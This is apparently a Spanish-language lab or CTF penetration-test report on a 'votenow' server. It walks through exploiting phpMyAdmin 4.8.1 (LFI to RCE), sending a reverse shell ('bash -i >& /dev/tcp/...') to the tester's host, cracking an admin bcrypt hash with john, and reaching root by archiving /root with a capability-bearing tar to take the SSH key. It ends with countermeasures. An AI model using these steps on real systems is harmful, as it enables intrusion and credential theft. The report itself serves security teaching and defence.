


```
python3 ./rcephp.py datasafe.votenow.local votebox casoj3FFASPsbyoRP 'bash -i >& /dev/tcp/3.3.3.18/556.0>&1'
```

A terminal window showing the command "python3 ./rcephp.py datasafe.votenow.local votebox casoj3FFASPsbyoRP 'bash -i >& /dev/tcp/3.3.3.18/556.0>&1'" being run. The output shows the command being executed.

Imagen 14: Ejecución del script con sus respectivos parámetros

Una vez ejecutado e injectado un comando que permitiera ingresar al sistema, obtuvimos acceso al servidor como el usuario **Apache**



```
bash-4.2$ whoami
apache
bash-4.2$
```

A terminal window showing the command "whoami" being run, resulting in the output "apache". This indicates that the user has successfully gained access to the system as the Apache user.

HACKED



Tal y como se puede apreciar en el script, lo que sucede es que se aprovecha de una vulnerabilidad que permite inyectar código php en el archivo de sesión de usuario que guarda el servidor en la ruta

`/var/lib/php/sessions/sess_sessionid.`

El **sessionid** corresponde al identificador de sesión del usuario guardado en la cookie **phpMyAdmin** y debido a que tenemos acceso a esa ruta desde el navegador y mediante un Local File inclusion podemos abrir el archivo, al hacerlo se ejecuta el script de php inyectado.

La forma en la que se inyecta el script es mediante el panel de consultas de **SQL** en este caso el LFI deriva a un RCE (Remote Command Execution)




Imagen 15: Inyección de comandos a través de la consulta SQL

Definición

LFI (Local File inclusion), es una vulnerabilidad de seguridad de aplicaciones web que permite que un atacante pueda acceder a archivos locales del servidor a través de la inclusión de los mismos en una determinada página web.

Definición

RCE (Remote Command Execution), es una vulnerabilidad de seguridad de aplicaciones web que permite que un atacante pueda ejecutar comandos en un servidor de forma remota.

HACKED



5. Escalada de privilegios

5.1. Usuario apache

Mediante el Remote Command Execution conseguimos acceso como el usuario apache, pero viendo los usuarios del sistema hay uno llamado admin, al igual que en los registros de la base de datos comprometida anteriormente.

+ Options		username	password
<input type="checkbox"/>	Edit Copy Delete	admin	\$2y\$12\$d/nOEjKNgk/epF2BeAFaMu8hW4ae3Jjk8ITyh48q97a...
<input type="checkbox"/>	<input type="checkbox"/> Check all	With selected:	Edit Copy Delete Export
Query results operations		username	password

Imagen 16: Usuario admin y su contraseña

Utilizando la herramienta **john** y el diccionario **rockyou** pudimos descifrar la contraseña

```
~/Desktop john -w:/usr/share/wordlists/rockyou.txt ./pass
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Stella (?) ←
1g 0:00:00:00 DONE (2023-10-30 08:45) 1.538g/s 83.07p/s 83.07c/s 83.07C/s Stella..pretty
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Imagen 17: Descifrado por diccionario

Al probar conectarnos por ssh al usuario **admin** al puerto **2082**

HACKED

```
[admin@votenow phpmyadmin]$ getcap -r / 2>/dev/null
/usr/bin/newgidmap = cap_setgid+ep
/usr/bin/newuidmap = cap_setuid+ep
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/bin/tarS = cap_dac_read_search+ep ←
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
[admin@votenow phpmyadmin]$
```

Imagen 18: Búsqueda de capabilities

Buscando por capabilities del sistema encontramos que el binario **tarS** tiene una capability que le permite leer archivos privilegiados. Este binario es igual que **tar** el cual permite comprimir y descomprimir archivos pero con la capability asignada.

Debido a esto fue posible comprimir toda el directorio del usuario **root** y al descomprimirlo ver el contenido de sus archivos incluyendo las claves ssh

```
[admin@votenow ~]$ tarS -cvf root.tar /root/
tarS: Removing leading `/' from member names
/root/
/root/.bash_logout
/root/.bash_profile
/root/.bashrc
/root/.cshrc
/root/.tcshrc
```

Imagen 19: Compresión de /root/

HACKED

```
[admin@votenow ~]$ ls -la
total 68272
drwx----- 4 admin admin 156 Oct 29 22:04 .
drwxr-xr-x 3 root root 19 Jun 27 2020 ..
lrwxrwxrwx 1 root root 9 Jun 27 2020 .bash_history -> /dev/null
-rw-r--r-- 1 admin admin 18 Apr 1 2020 .bash_logout
-rw-r--r-- 1 admin admin 193 Apr 1 2020 .bash_profile
-rw-r--r-- 1 admin admin 231 Apr 1 2020 .bashrc
drwx----- 2 admin admin 25 Oct 29 20:23 .ssh
-rw-r--r-- 1 admin admin 75 Jun 27 2020 notes.txt
dr-xr-x--- 7 admin admin 267 Jun 28 2020 root ←
-rw-rw-r-- 1 admin admin 69888000 Oct 29 22:02 root.tar
-rwx----- 1 admin admin 33 Jun 27 2020 user.txt
[admin@votenow ~]$ cd root
[admin@votenow root]$ ls -la
total 36
dr-xr-x--- 7 admin admin 267 Jun 28 2020 .
drwx----- 4 admin admin 156 Oct 29 22:04 ..
lrwxrwxrwx 1 admin admin 9 Jun 27 2020 .bash_history -> /dev/null
-rw-r--r-- 1 admin admin 18 Dec 29 2013 .bash_logout
-rw-r--r-- 1 admin admin 176 Dec 29 2013 .bash_profile
-rw-r--r-- 1 admin admin 176 Dec 29 2013 .bashrc
drwxr-xr-x 3 admin admin 22 Jun 27 2020 .cache
drwxr-xr-x 4 admin admin 34 Jun 27 2020 .config
-rw-r--r-- 1 admin admin 100 Dec 29 2013 .cshrc
drwxr-xr-x 3 admin admin 19 Jun 27 2020 .local
lrwxrwxrwx 1 admin admin 9 Jun 27 2020 .mysql_history -> /dev/null
drwxr---- 3 admin admin 19 Jun 27 2020 .pki
drwx----- 2 admin admin 61 Jun 28 2020 .ssh
```

Imagen 20: Archivos root clonados

Dentro de .ssh podemos acceder a la `id_rsa` del usuario root y debido a que la utiliza como clave de identidad, al copiarnos su clave a nuestra clave de usuario podemos ganar acceso por ssh sin proporcionar contraseña.

```
~/.ssh
> ssh root@3.3.3.19 -p 2082
Last login: Sun Oct 29 20:26:26 2023 from 3.3.3.18
[root@votenow ~]#
```

Imagen 21: Acceso como el usuario root por ssh

6. Contramedidas y buenas prácticas


Con el objetivo de evitar posibles explotaciones e intrusiones en el servidor expuesto, se enumeran a continuación las buenas prácticas a llevar a cabo para las diferentes vulnerabilidades descubiertas.

6.1. PhpMyAdmin 4.8.1 vulnerable

PhpMyAdmin es una herramienta popular para administrar bases de datos MySQL a través de una interfaz web, sin embargo la versión 4.8.1 de PhpMyAdmin, tiene una vulnerabilidad conocida que puede permitir a un atacante ejecutar código arbitrario en el servidor web dónde esta alojado.

Para corregir esta vulnerabilidad, es necesario actualizar a la versión mas reciente de phpMyAdmin. Si por alguna razón no es posible actualizar a la última versión se pueden tomar algunas medidas para mitigar el riesgo de explotación.

- Eliminar el archivo **config.php.bak** que expone las credenciales de acceso a la base de datos
- Corregir el código del script '**index.php**' en /var/www/phpmyadmin para que la variable '**target**' proporcionada por el usuario esté bien controlada.



```
49
50     $target_blacklist = array (
51         'import.php', 'export.php', '*'
52     );
53
54     // If we have a valid target, let's load that script instead
55     if (!empty($_REQUEST['target']))
56         && is_string($_REQUEST['target'])
57         && ! preg_match('/^index/', $_REQUEST['target'])
58         && ! in_array($_REQUEST['target'], $target_blacklist)
59         && Core::checkPageValidity($_REQUEST['target'])
60     ) {
61         include $_REQUEST['target'];
62         exit;
63     }
64
65     if (isset($_REQUEST['ajax_request']) && ! empty($_REQUEST['access_time'])) {
66         exit;
67     }
68
69     // user selected font size
```

Imagen 22: Código vulnerable del index.php

- En lugar de definir que el usuario especifique cualquier archivo que desee incluir, definir una lista de archivos permitidos y validar que el valor pasado al parámetro **target** esté en la lista antes de aplicar la inclusión del archivo.
- Administrar las capabilities del archivo **tarS** para que no pueda leer archivos privilegiados del sistema

HACKED



6.2. Conclusiones

Se han detectado **vulnerabilidades críticas** que pueden suponer un riesgo desde el punto de vista de la seguridad. Han sido encontradas vulnerabilidades las cuales permiten vulnerar la integridad del servidor, consiguiendo acceso al mismo como el usuario '**apache**'.

Esto ha sido posible debido a una versión vulnerable de phpMyAdmin en uno de los subdominios (votenow.local) identificados durante la etapa de reconocimiento. El acceso al panel de autenticación de phpMyAdmin fue posible debido a la exposición de un archivo de backup en la ruta **/config.php.bak** sin utilizar subdominios.

Se recomienda encarecidamente aplicar las contramedidas recomendadas para corregir estas vulnerabilidades lo antes posibles, dado de lo contrario se podría comprometer la integridad del servidor, poniendo en peligro los datos almacenados en este.